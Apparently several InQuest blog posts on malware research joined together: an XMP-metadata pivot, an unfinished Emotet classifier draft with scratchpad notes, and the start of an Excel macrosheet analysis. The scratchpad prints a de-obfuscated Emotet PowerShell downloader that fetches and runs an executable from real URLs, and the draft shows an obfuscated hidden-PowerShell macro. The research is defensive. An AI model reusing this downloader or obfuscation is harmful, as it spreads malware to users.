    History Instance ID             : xmp.iid:77113FDD7F57E911B37B9950729CB11D
    Document Ancestors              : xmp.did:97ba5d41-3019-4fa8-8e66-c2edb9f4b5e8
# reverse image search discovered match.
$ wget https://www.geographie.uni-bonn.de/forschung/ags/ag-evers/Team/1bh.jpg
$ exiftool 1bh.jpg | grep -i xmp
XMP Toolkit                     : Adobe XMP Core 5.5-c002 1.148022, 2012/07/15-18:06:45
Document ID                     : xmp.did:97ba5d41-3019-4fa8-8e66-c2edb9f4b5e8
Instance ID                     : xmp.iid:d1b150a4-7321-4874-b61e-ac58bf4f81d2
History Instance ID             : xmp.iid:635cbfe1-2c45-49f0-9158-19ec213c86e7,
                                  xmp.iid:ca378365-ad41-4284-8cb7-e8b627602372,
                                  xmp.iid:97ba5d41-3019-4fa8-8e66-c2edb9f4b5e8,
                                  xmp.iid:C4C93C76192068118083F8015B1BC4AF,
                                  xmp.iid:73B02411182068118083CE7276DA08A4,
                                  xmp.iid:0dad9cdc-3dc6-4118-8a5c-bb239234984a,
                                  xmp.iid:C5C93C76192068118083F8015B1BC4AF,
                                  xmp.iid:20659034222068118083CE7276DA08A4,
                                  xmp.iid:c5056276-dc8e-4f38-9aae-f04096a86fda,
                                  xmp.iid:AD90EF6D362068118083F8015B1BC4AF,
                                  xmp.iid:AE90EF6D362068118083F8015B1BC4AF,
                                  xmp.iid:222AB06C382068118083CE7276DA08A4,
                                  xmp.iid:d1b150a4-7321-4874-b61e-ac58bf4f81d2
Derived From Instance ID        : xmp.iid:AD90EF6D362068118083F8015B1BC4AF
Derived From Document ID        : xmp.did:97ba5d41-3019-4fa8-8e66-c2edb9f4b5e8
Notice the overlap here. The ancestor document GUID from the malware lure matches that of the asset discovered via reverse image search. Pivoting from this XMP identifier, we're able to enumerate other malware samples that impersonate Dr. Höllermann. We found ~150 unique malware samples with an average of ~10 AV detections on samples that overlap with VT. Tracing the campaign further we determine that the majority of final delivered executable payloads is ransomware, one example instance being:
720fbe60f049848f02ba9b2b91926f80ba65b84f0d831a55f4e634c820bd0848.
Wrapping Up...
We hope to have inspired additional research atop of sample clustering through XMP identifier relationships and look forward to feedback from the community with how we can make InQuest labs an invaluable tool for your research projects. Get in touch with us directly via Twitter or e-mail.
Originally published 2019-09-30 on the InQuest blog.
Authored by: Steve Esling, Amirreza Niakanlahiji, and William MacArthur
There's plenty of malware to worry about in this world, and one of the most threatening (and costly) families out there is known as Emotet. Synonymous with Geodo / Heodo, Emotet has been evolving for the instant it was initially observed by information security practitioners in 2014. Emotet is a modular agent, information stealer, and downloader that most recently specializes in smuggling in other prolific trojans, usually ones that targeting banking information. This wasn't always the case. Initial intentions shifted towards becoming a malware delivery platform as Emotet's capability to spread undetected was exemplary in the malware ecosystem.
As of the time of writing, the tier-1 emotet Command and Control (C&C or C2) infrastructure is currently offline. It is well worth being prepared for its inevitable return however as this dormancy is likely temporal and related to the group retooling for the next major release. There is speculation that the next revision will include an exploit for a recent Microsoft Windows Remote Desktop Services vulnerability, [CVE-2019-0708](https://blogs.technet.microsoft.com/msrc/2019/05/14/prevent-a-worm-by-updating-remote-desktop-services-cve-2019-0708/). Emotet has been incredibly challenging to pin down, not only because it spreads rapidly through email delivery, but because its polymorphic, modular design allows its operators to constantly shift and change the code, making signature-based detection methods temporary solutions at best. Human experts are still usually able to discern if a given sample is Emotet or not after examining caught samples, but it’s a slow process that can’t possibly scale to production traffic volumes seen in the typical SOC environment. Fortunately, as we've discussed in previous blogs ([intro](https://inquest.net/blog/2018/11/14/Ex-Machina-Man-Plus-Machine), [random forest](https://inquest.net/blog/2018/12/28/Ex-Machina-Random-Forests), and [minhash](https://inquest.net/blog/2019/02/28/Ex-Machina-Family-Matters) for example), machine learning provides the tools necessary to emulate human analysis and automate it on a large scale. In this post, we'll talk further about the makings of Emotet and discuss how a previously built classifier can be re-trained and thereby re-tooled to assist in the discovery of evolving samples.
Emotet
There's a number of stages in the infection vector prior to the final delivery of the polymorphic Emotet executable payload, but before we glance at those. Let's review the high level functionality of Emotet. Comprised of modules, the following functionality is (at least) known to have been implemented:
- The main module, responsible for loading other modules received from C2 infrastructure.
- Address book harvester, performs e-mail spool analysis to lift target e-mails that can be passed to the spam module (see below).
- Brute force module, attempts to connect to local network resources and brute force passwords, in an effort to copy itself to other systems.
- Credential harvester, also present in most versions of Emotet, this module leverages NirSoft tools to lift credentials from installed web and mail clients.
- E-mail harvester, responsible for the exfiltration of harvested e-mail data to C2 infrastructure.
- Spam module, present in most version of Emotet and responsible for the continued e-mail borne spread of the contagion.
- Distributed Denial of Service (DDoS) module, a dormant module that was active in earlier versions of Emotet.
- Banking module, a dormant module that was active in earlier versions of Emotet.
Like most malware, there are a variety of stages in Emotet related malware campaigns. In the hunt for fresh evolving Emotet samples, we can focus on one or more of these stages, looking for commonalities or anchors that we can pivot on to identify other components of the infection vector. Examples include:
- The initial delivery mechanism.
- Final executable payload analysis.
- C2 communication patterns.
- C2 infrastructure (IP and DNS endpoints).
On the latter most matter, one can account part of Emotet's success to its rigid C2 architecture. Leveraging at least two large botnets of infected computers, known to researchers as Epoch1 and Epoch 2. In keeping with the subject of prior machine learning blog posts, we focus here on the initial delivery mechanism. Specifically the e-mail borne delivery mechanisms, and more specifically the usage of malicious Microsoft Office macros. This is actually the #1 most effective Emotet delivery mechanism, otherwise known as malspam. If we can uniquely identify components of the macro malware specific to Emotet campaigns, then we can cast a net around this stage of the infection vector (labeled "1" in the diagram below) and in-turn enumerate the other components of the infection vector.
Let's take a glance at some of the characteristic components for each of four different macro families collected from Emotet samples we've been harvesting over the past year. Each of these families have distinctive features that a human analyst will notice instinctually while analyzing Emotet samples at scale. In the next section, we'll highlight how we can leverage unsupervised machine learning to automatically identify these clusters.
Family-1
At a glance analysis reveals multiple, sometimes nested, junk If-Else decision trees with heavy usage of gibberish variables and a mix of math library function calls. Most popular seen functions include (ordered more common first): *Atn(), Round(), Sqr(), Tan(), Hex(), Rnd(), Cos(), Oct(), CLng(), ChrB(), Int(), CStr(), CVar(), Asc(), CDate().*
Sample Macro Obfuscation Style Excerpt
jQAAxZ_

If FQBXU_U = UZUo1BAA Then

ElseIf bAoQXAB = JAAx1G Then

    rCACwUBA = Hex(MD1xBBA + CSng(KAUDBAD / Tan(289954362 + 68963466)))

ElseIf UXoAAUA = iADcA4 Then

    IDwQAX = Atn(192828462) + Int(178883383)

ElseIf I4kDQBU = XGwXAQ Then

    HUUAcBDk = 722919832 + Atn(361484891)

End If
Family-2
At a glance analysis reveals long hex strings and function definitions with gibberish names. Most popular seen functions include (ordered more common first): *lus(), DRTYUIUU(), fibonacci(), XXCERQAZSD(), UBound(), CreateObject(), Len(), Environ(), OUIZXCAQ(), LBound(), CreateTextFile(), Click().*
Sample Macro Obfuscation Style Excerpt
lus(2316) = "f593ab11e5bd6d2727f4eae0e728abf327cbbce4755dac1e1027273f291bdf68d2ea7b7b2129dda75527632727e4795877e851ace928f0e128446071292727fb4018dcfe331b9929820d0d9929f54e27273999295fa5bac7d383474968875d71292727d713fac45ac92be339825128621f88ce272714db9505059929ac626d4f"

lus(2317) = "298792e8182727e0750a5129eaa21827bfceb1598bc5cb2727c0dd299ba8a8a129c9cf8dc12994ba8c2727861bf581e3c03be2a905ac88be2179172727298a356b295840b8da93d8094fb7c9b727276138f3b929c6db34c709ac700129fd8227270727efa7a578a45b37c7294ca90441e22727d18e4969b02be1bdea15df295b"

lus(2318) = "db396d27275d85b81bbfdcbfe12941ad19e288754b2727291b945679299fa16d8f9bca34db299a2727904c1929724cd9fbe1a9436aa7e8f4df27271537e0e00fc73e51d128585128ddbdb9272729a8e0f019b2972129079589b32988c92727098cdf09799729c777eb298aff99c32927277be288c5a0e9c9db2943b2ca19ef59"
Family-3
At a glance analysis reveals heavy usage ChrW() character concatenation, and gibberish variables. Most popular seen functions include (ordered more common first): *ChrW(), Shell(), Open().*
Sample Macro Obfuscation Style Excerpt
Shell (bhZMvtDFeLa)

bhZMvtDFeLa = ChrW(112) & ChrW(111) & ChrW(119) & ChrW(101) & ChrW(114) & ChrW(115) & ChrW(104) & ChrW(101) & ChrW(108) & ChrW(108) & ChrW(46) & ChrW(101) & ChrW(120) & ChrW(101) & ChrW(32) & ChrW(45) & ChrW(78) & ChrW(111) & ChrW(80) & ChrW(32) & ChrW(45) & ChrW(78) & ChrW(111) & ChrW(110) & ChrW(73) & ChrW(32) & ChrW(45) & ChrW(87) & ChrW(32) & ChrW(72) & ChrW(105) & ChrW(100) & ChrW(100) & ChrW(101) & ChrW(110) & ChrW(32) & ChrW(45) & ChrW(69) & ChrW(120) & ChrW(101) & ChrW(99) & ChrW(32) & ChrW(66) & ChrW(121) & ChrW(112) & ChrW(97) & ChrW(115) & ChrW(115) & " " _
Family-4
At a glance analysis reveals heavy usage of ChrW() / ChrB() / Chr() character concatenation, gibberish variables, jun If-Else junk decision trees, and long lines containing calls to various math library functionality. Most popular seen functions include (ordered more common first): *Chr(), CBool(), Sqr(), ChrW(), Round(), CByte(), Sin(), ChrB(), Fix(), CDate(), Hex(), CLng(), Cos(), Log(), Oct().*
Sample Macro Obfuscation Style Excerpt
If dXBABBA = zAAAoAAA Then

    jAkBCAGA = 883910083 * CByte(559167643) / RDQQGGAA - Int(193946949 + oAccQUA) * 284989030 + CInt(242790627 + CLng(BA_4ADo))

    LADUQDD = (k1QAUA / Oct(SAZBAAkB) - DAADAA * CInt(391963257) - D1AGxAAQ - CDbl(O4kwCUcA - tcBZB1AZ / OABDAG - 936688393))

End If

If wAQBxDXD = PAAABUA Then

    XAUCAA = 873169285 * Sgn(793182667) / FAZQcAA - CDate(416882180 + VwDxAUCk) * 292734993 + Log(71335926 + CBool(UDAAw1U))

    dAQAQQ = (rG1AcA / ChrW(iAUAAZD) - VAcDBBU * Int(234956747) - XBXQ4CD_ - Log(wAQBZBG - VDUAAk / zAB4UD - 983561536))

End If
>>>>> Above this line is ready for blog.inquest.net
>>>>> PRODUCTION LINE >>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
>>>>> Still working below this line
An analyst familiar with Emotet can classify samples based on these distinctive characteristics with relative ease. Manual efforts obviously don't scale so practitioners commonly lean on signature based detection of such threats. An overall valuable technique, but a continuous battle with malware families such as Emotet, which frequently retool and employ polymorphic transformations to avoid exactly this kind of detection. Let's take a look at what a real-world signature based approach looks like in this case. [Clam AntiVirus](https://www.clamav.net/) (ClamAV) is a popular, freely available, and open source anti-virus solution. Supported by both the community and commercially owned by Cisco, ClamAV
TODO https://github.com/InQuest/malware-samples/tree/master/2019-06-Emotet-Droppers 50 Emotet samples
TODO Consider uploading clamav\_aggregate\_emotet\_document_downloader.yara to github/inquest/yara-rules … modify condition to be 2 or 3 of them.
Unmasking via ML
The first step, as with any supervised learning problem, is assembling a good training set. For this task, it would be a slightly different set than we’ve used in the past for catching malware. While our previous blogged about classifiers were concerned with finding "good" (negative for malware) and "bad" (positive for malware) macros, our Emotet ones would be specifically looking for whether or not the macro was the eponymous Trojan. This meant that the data would be split by "positive for Emotet" and "negative for Emotet," with the latter actually containing a mixture of "good" and "bad" samples. Therefore, if these new classifiers were to return a negative result for any given macro, it might still be malicious, just not the "right kind" of malicious. It would still be up to our previous classifiers to deal with a file’s "goodness" or "badness”. Our final data set wound up as two collections:
A collection of "bad", Emotet labeled malware.
A collection of "bad", non Emotet-labeled malware along with "good" non-malicious samples.
TODO sample harvesting and initial labels
Harvesting
VT
https://urlhaus.abuse.ch/browse/tag/emotet/
https://urlhaus.abuse.ch/browse/tag/heodo/
Labeling
VT
ClamAV Super YARA Signature
Dynamic Analysis (Powershell pivot)
After we had trained our models, they were shown to have great accuracy, consistently marked unlabeled files as Emotet that even our trained experts were unable to find without deeper inspection. With confidence that they were working correctly, we decided to take one of the classifiers apart to see how it worked, specifically our Gradient Boost (GB) classifier. To do so, we viewed the relationship between each feature and each sample in terms of a Shapley Additive Explanation (SHAP) value.
A SHAP value is the result of a complex equation based on game theory; basically, a measure of the impact any given feature had on the final prediction of any given sample. We illustrate this below. Let's take a look at how the feature impact differs between our standard classifier and our Emotet specific one. The following data visualizations depict the top 20 most important features, out of over 100 features that fuel each of the classifiers.
Gradient Boost Malware Classifier SHAP Values
Gradient Boost Emotet Classifier SHAP Values
Now, depending on the sample, a feature will have more or less impact on the final result. Because there’s variance in this respect, the graphed features are ranked by the average magnitude of their effects. The individual impacts can be seen by the placement of the samples on the X axis, with a location farther to the left indicating that the feature had a larger negative impact (decreased the likelihood the sample was malicious) and placement farther to the right representing a strong positive one (increased malicious likelihood.) The actual colors are indicators of how high or low a sample scored on the associated feature.
With all of this in mind, we’re able to interpret the classifier’s “thought process” for each training set, without having to go through the hundreds of thousands of decision branches that it utilized to arrive at its decisions. This allows us to directly compare the two classifiers, so let’s zoom in on what each one considered the top five most important features to be.
For our standard classifier, the top five most important features, in descending order, are the number of macro functions with a length greater than 18 characters, the number of macro comments, the language of origin that the document was created in, the length of the longest function name within the macro, and the number of branching paths (“if-then” statements) contained within the macro as well. While functions longer than 18 has the highest importance to a given sample on average (and, interestingly, it seems that higher numbers of such functions make a sample more likely to be benign,) the most consistent feature is the language. This likely due to the way language was encoded as a feature; as a categorical variable, each given language was encoded as an integer. The fact that a higher integer almost always leads to higher predicted maliciousness likely has to do with one language in particular being almost always associated with malicious code, and its associated number being a larger integer, perhaps a 3 or 4. The fifth most important feature, number of branches, is also fairly consistent, as well as intuitive, with lower scores leading to a higher likelihood of being benign.
The top five features for our Emotet classifier are a bit more focused, with most of the importance resting on the first two, the number of gibberish variables and the length of the smallest value of a file’s metadata (stored information about the file itself, such as its language of origin, date of creation, etc.) It seems that high scores on the former and low scores on the latter are both string indicators that a file might be Emotet.
Let's swing back around to the macro malware family question we posed in the previous section. Where did those clusters come from? The answer to that has to do with k-means clustering, a type of unsupervised learning. In simplest terms, k-means finds cluster centers, or prototypical “average” examples that define groups of similar data. We ran multiple k-means each set to find a predetermined number of cluster centers ranging from 2-12 on our Emotet samples, based on their feature vectors. On each passing, we noted how “different” the cluster centers were from each other, and decided that past four there was too much overlap among them to consider them as separate families. We'll dive further into unsupervised clustering methods in a separate / future blog post.
Validation
TODO validation at Powershell level / dynamic analysis / show samples
On a final note, If you're interested in this kind of work and will be attending Blackhat USA in Las Vegas in August, be sure to check out Worm Charming: Harvesting Malware Lures for Fun and Profit presented by Pedram Amini on Wednesday, August 7 from 2:40pm through 3:30pm.
Above this line is our actual blog draft, what follows is raw notes/materials.
SCRATCHPAD
Emotet samples identified by classifier:
c742db754ce520271e3d5f299d2fb13090ee8e46fbef4534e65ee6e04d3e0ca7 (Cat Quick-Heal labeled Emotet)
1a6afc1493e33971fca254cbac8d34b6b131f66d87512d0c4f63c2a0ea288613 (noone labeled Emotet)
De-obfuscated powershell from c742 sample:
$franc = new-object System.Net.WebClient;
$nsadasd = new-object random;
$bcd = 'http://eapsaacademy.org/CsZxHA/,
http://aydisa.com/QPhnCF/,
http://galvacrom.cl/ALnQkYy/,
http://www.apicolaelrefugio.cl/iPFNo/,
http://www.drmka.ir/P60u/'.Split(',');
$karapas = $nsadasd.next(1, 343245);
$huas = $env:public + '\' + $karapas + '.exe';
foreach($abc in $bcd)
{
try
{
$franc.DownloadFile($abc.ToString(), $huas);
Invoke-Item($huas);
break;
}
catch
{
write-host $_.Exception.Message;
}
}
# 50 sample documents with their extracted macros.
$ ls -1 *.macro | wc -l
50
# unique, there are only 18 though:
$ for f in *.macro; do cp $f uniq_macros/`sha256 $f | cut -d' ' -f1`; done
$ cd uniq_macros/
$ ls -1 | wc -l
18
# line counts.
$ wc -l * | sort -n
23 4a966a5bfc0475d15062e934b8806ef68e1626c13f320497d1abf3efb229cefa
72 aa262de50037c298895321486ee00d5826ae893db017ad64419683a597a48de4
82 91a437a0c64b4442e8e411e7a4e81692b96c96866418c9d8163669a490e0580a
84 121effee09336ca6e95fb838dc2cf14113763acd5780c407d3461f206712178d
98 86c819592b938e0bd5badea164ddf8628c2348ce293828b33d1ef5a0d96d9d77
113 6eaf9013555acdb7ad4c7856728183614d17fdad7649020bcd6179bc5b27b5eb
121 219761ae921a75d202e3c5694355f2d645c1836361b1fc07af9f96bf4676aad6
134 13b5cdc743ae7dd313f2c12e0dca157892c6ad61103d6284db256d4490071ad7
160 3bb047a9148a80436fea7340f7c4077c27a9005587f28fdb151a609a96c696cf
184 90f44819a25ed26f2b21f095d166db1c08153de28e71b4f51a37a6c5fb006d2f
189 035b3db6b911a575684c60c266b270abed8692b91ed72ee134c65c8a8e84126f
254 8dc9551cbe33913fcbc4f17956b707e0b12cbd31a9f14e3cccf6be7e5a1d2ded
264 ba633ec83a4cd85ba0bdd2097dd464214c61a952e4a6b8de7276d8351ac14b6a
266 56c3ef4e9779e2a9abf4a9b783feff670e9284eeea9e9a2bb6b282c65eabc8ba
594 b1001df828e696f235bdc70f3f8967a398c6f146c6b1ee58bbdfbff403899d4e
839 d2171050d59097d03cb7fa8a93272d3dfbda00f153dad10f661d8c631b410a8b
1192 6345cfb99fc97cbea04b00badd759c30f5812e1aa7c4f60ecd111020b5734f6b
1225 5e0b3272cf61c686b4eeabcd0f07d5e8e64abef200fa1777ce3ae7bc2e5ff9dd
5894 total
# file sizes.
$ for f in *; do stat -f '%z %N' $f; done | sort -n
1135 4a966a5bfc0475d15062e934b8806ef68e1626c13f320497d1abf3efb229cefa
2493 6eaf9013555acdb7ad4c7856728183614d17fdad7649020bcd6179bc5b27b5eb
3888 219761ae921a75d202e3c5694355f2d645c1836361b1fc07af9f96bf4676aad6
4467 13b5cdc743ae7dd313f2c12e0dca157892c6ad61103d6284db256d4490071ad7
4752 91a437a0c64b4442e8e411e7a4e81692b96c96866418c9d8163669a490e0580a
4841 121effee09336ca6e95fb838dc2cf14113763acd5780c407d3461f206712178d
5080 3bb047a9148a80436fea7340f7c4077c27a9005587f28fdb151a609a96c696cf
5727 86c819592b938e0bd5badea164ddf8628c2348ce293828b33d1ef5a0d96d9d77
5792 90f44819a25ed26f2b21f095d166db1c08153de28e71b4f51a37a6c5fb006d2f
5871 aa262de50037c298895321486ee00d5826ae893db017ad64419683a597a48de4
6052 035b3db6b911a575684c60c266b270abed8692b91ed72ee134c65c8a8e84126f
8266 8dc9551cbe33913fcbc4f17956b707e0b12cbd31a9f14e3cccf6be7e5a1d2ded
9915 56c3ef4e9779e2a9abf4a9b783feff670e9284eeea9e9a2bb6b282c65eabc8ba
11696 ba633ec83a4cd85ba0bdd2097dd464214c61a952e4a6b8de7276d8351ac14b6a
40662 d2171050d59097d03cb7fa8a93272d3dfbda00f153dad10f661d8c631b410a8b
45534 b1001df828e696f235bdc70f3f8967a398c6f146c6b1ee58bbdfbff403899d4e
49096 5e0b3272cf61c686b4eeabcd0f07d5e8e64abef200fa1777ce3ae7bc2e5ff9dd
49129 6345cfb99fc97cbea04b00badd759c30f5812e1aa7c4f60ecd111020b5734f6b
# common function call distribution.
# NOTE that we use https://github.com/wizzat/distribution here instead of "sort | uniq -c | sort -nr | head -n15";
$ for m in *; do cat $m | grep '('; done | egrep -o '[A-Za-z]+\(' | distribution
Key|Ct (Pct) Histogram
CLng(|1274 (27.58%) ----------------------------------------------------------
CByte(| 529 (11.45%) ------------------------
Right(| 424 (9.18%) -------------------
Left(| 424 (9.18%) -------------------
CStr(| 357 (7.73%) ----------------
Fix(| 325 (7.04%) ---------------
NpwFOc(| 240 (5.20%) -----------
Chr(| 184 (3.98%) ---------
Int(| 120 (2.60%) ------
FBSTu(| 83 (1.80%) ----
CDbl(| 62 (1.34%) ---
Sin(| 59 (1.28%) ---
Sqr(| 55 (1.19%) ---
Round(| 53 (1.15%) ---
Tan(| 51 (1.10%) ---
Emotet HipChat Comms
24cb8f765803b7feacfdee86224409bba85df80a3822e87e7f26a4328f88ec6f
402f97a639a722d3f6d5ff09453d81fe9b0fc15ae138d4b1bb9061b4af22eb1b
6b311d4cfb2be9c469ff2076785ccf7891eb040c9318bab4304cb52016eaf7d8
fd1cbd3aec3b63b92a5a82b10d2e9547e091eb523172c07a09bac468d1c92e69
044ef5f307e53b24a6c7688dbac252a284cdece4423c2fe2329865049319e1fb
GB says these are emotet, RF and LR dont, none of the AV engines label above samples as Emotet
Important Events Timeline
Proofpoint researchers began tracking a prolific actor (referred to as TA542) in 2014
June 12th 2019 Emotet is still offline and retooling per many conversations.
- Hypothesis so far is that they are going to add in a RDP CVE to it.
- Something happened and it got shut down. This is most likely not the case but would be nice :}
(https://pastebin.com/vwNSwbJK)
Emotet Tier 1 C2 is still down on both botnets. I wanted to update these lists because I was missing 4 combos on E1 and 8 combos on E2. The correct totals are 126 for E1 and 100 for E2. Somehow I truncated the totals and missed these 12 IP/Port combos. @0xtadavie found this oversight and provided me with the following missing combinations. Fortunately if you were just blocking on IPs, some of these were just additional ports on the same host.
Free Email Hygiene Analysis
Solid email security begins with proper email hygiene. There are a variety of email hygiene technologies and wrapping one's head around them all is challenging. Try our complimentary Email Hygiene Analysis and receive an instant report about your company's security posture including a simple rating with iterative guidance, as well as a comparison against the Fortune 500. Try it today!

Originally published 2019-07-03 on the InQuest blog.
In this article, we present our in-depth analysis of a malicious Microsoft Excel document (.xlm format) that we found in the wild. We show how existing open source tools can be utilized to carve out interesting artifacts. During our analysis, we also point out some tool limitations and present our solution to closing the gap. Ultimately, our goal is to orchestrate the carving of as many artifacts as possible, for robust threat detection and prevention.
The sample we'll dive into originally popped up on our RADAR a few weeks ago, just around the new year. Received through one of our [VirusTotal Intelligence](https://www.virustotal.com/intelligence/) YARA hunt rules that search for suspicious Microsoft Office documents. The initial sample and some relevant reports:
* SHA256: 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
* Multi-AV: [VirusTotal](https://www.virustotal.com/en/file/98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526/analysis/)
* Sandbox detonation: [Hybrid-Analysis](https://www.hybrid-analysis.com/sample/98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526)
* [Downloadable Samples](https://github.com/InQuest/malware-samples/tree/master/2019-01-15-Mal-Excel-Doc-Macrosheet)
Initial AV detection was rather low (3/59), we'll see why when we dive into the analysis. As of the time of this blogs publish, 30 days have passed and the file has been rescanned 6 times, resulting in a total of 9 out of 59 engines successfully detecting the threat.
A Cursory Glance
----------------
First, we open the XLS file with Microsoft Excel in a virtual environment to see what it looks like to an end-user. This Excel file contains a single spreadsheet, and the spreadsheet contains a single image that instructs the reader to click "Enable content" in order to view/edit the document (Fig 1); this is a common social engineering attempt to entice the user into allowing execution of the first stage of the malware payload:
 Fig 1. Enticing users to activate the first stage of the malware. We detect this and similar lures through Optical Character Recognition (OCR).
Note that the social engineering component alone of this document lure is enough to trigger InQuest threat prevention. In this particular case through the Optical Character Recognition (OCR) layer of our [Deep File Inspection (DFI) stack](https://blog.inquest.net/blog/2018/02/12/deep-file-inspection).
Let's use the popular [oledump](https://blog.didierstevens.com/programs/oledump-py/) and [olevba](https://github.com/decalage2/oletools/wiki/olevba) Python scripts, to examine whether the XLS file contains any VBA macros:
```text
$ olevba3 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
olevba3 0.53.1 - http://decalage.info/python/oletools
Flags Filename
----------- -----------------------------------------------------------------
OLE:-------- 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
===============================================================================
FILE: 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
Type: OLE
No VBA macros found.
$ oledump.py 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
1: 4096 '\x05DocumentSummaryInformation'
2: 4096 '\x05SummaryInformation'
3: 173064 'Workbook'
```
According to both tools, the document seemingly doesn't contain any VBA macros. Note that oledump can leverage an additional plugin to dive deeper into the file, more on this later. To further investigate the file, we'll employ the help of a Windows GUI tool for Structure Storage View [SSView](https://www.mitec.cz/ssv.html) and a hex editor, in this case [Hexinator](https://hexinator.com/).
A Deeper Dive
-------------
XLS is a [Compound Document File (CDF or CF)](https://www.openoffice.org/sc/compdocfileformat.pdf) or [Object Linking and Embedding (OLE) File](https://msdn.microsoft.com/en-us/library/dd942138.aspx); thus, it can be explored with any OLE/CF viewer such as SSView. OLE files are hierarchical data structures consisting of several storages and streams, analogous to folders and files on your standard file system. Fig 3 shows the structure of this particular XLS file in SSView. In this file, the **Workbook** stream is interesting as it contains all the information related to this workbook such as the included sheets. The structure of this stream is fully specified in [Microsoft Office Excel 97-2007 - Binary File Format Specification](http://download.microsoft.com/download/1/A/9/1A96F918-793B-4A55-8B36-84113F275ADD/Excel97-2007BinaryFileFormat(xls)Specification.pdf). We dump the **Workbook** stream to the filesystem by right-clicking on its name and then selecting "Save stream ...".
 Fig 3. Using SSView to explore the XLS files storages and streams.
Note that we can also use 7zip to extract all storages and streams from an OLE compound file. 7zip creates a folder and a file for each relevant storage and stream parsed out of the compound file. We pull the extracted **Workbook** stream into our hex editor, and can spot a **cmd.exe** pivot at offset 0x028ABB as depicted in Fig 4.
